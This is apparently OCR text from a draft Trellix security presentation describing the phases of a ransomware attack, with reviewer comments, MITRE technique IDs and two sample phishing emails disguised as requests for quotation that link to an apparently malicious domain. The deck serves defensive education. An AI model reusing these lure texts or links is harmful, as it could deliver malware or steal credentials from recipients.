
[+] COPYRIGHT 2023 THE ASSOCIATED PRESS. ALL RIGHTS RESERVED

Trellix

Folie 10

MC0 I want to use this to highlight the MS Supply Chain issues


Mo Cashman, 2023-07-31T16:14:12.193



Anatomy of Attack

What does an attack look like?

The Phases of a Ransomware Attack



Reconnaissance

Initial access


Escalation and lateral movement

Data collection and exfiltration

Degradation of recovery and system security services

Ransomware deployment, execution, and encryption

Recovery and retrospective



Folie 13

JJ0 [@Justin Buchanan] Can you insert the latest Killchain image?
John Fokker J.E., 2023-07-19T18:52:15.529

AP0 0 [@Justin Buchanan] please get the content for this slide urgently TY
Ash Parikh, 2023-07-20T05:59:52.024

JB0 1 On it!
Justin Buchanan, 2023-07-20T11:53:52.103


JB1 [@Joe Faylor] I know you're working on an improved version of this visual, can you please also drop it into this deck once available?
Justin Buchanan, 2023-07-20T11:55:05.371

AP1 0 [@Joe Faylor] can we please make the star shape with vs. stand out more as well as the two arrows in grey TY
Ash Parikh, 2023-07-20T21:42:55.580

Reconnaissance

Reconnaissance

Example




```
Gather Victim Org Information - T1591

Phishing for Information - T1598

Active Scanning - T1595
```

Reconnaissance

Initial Access



Folie 16


JJ0 Insert Stock image

John Fokker J.E., 2023-07-25T12:38:28.160

Initial access

Example 1

Phishing T1566



From: [redacted]
To: [redacted]
Cc:
Subject: RFQ - IMR#QF0220

Dear All,

Please quote your best price and availability for below Equipments – URGENT.
Attached is the drawing of our specification.

12 pcs – Pallet Truck 3T Capacity
3 pcs – Stacker MS15-16, Capacity: 1500 kgs, Lift Height: 1600mm with Adjustable Forks


[redacted]

Disclaimer

This email may contain confidential information and legally privileged. If you are not the intended recipient, you must not copy, distribute or
be timely secure, error or virus free. The views expressed in this mail are solely those of the sender and do not necessary reflect that of qata

https://balkancelikdovme.com/tty/drawing.html
Click to follow link

DOWNLOAD



From: [redacted]
To: [redacted]
Cc:
Subject: RFQ for OP5000-QE365

Greetings Sir,

Please find enclosed our request for quotation OP5000 and technical datasheet.

If you need further information please contact me whenever,

Looking forward to hearing from you,

https://balkancelikdovme.com/tty/page.html
Click to follow link

Click to view document

Best regards,

[redacted]

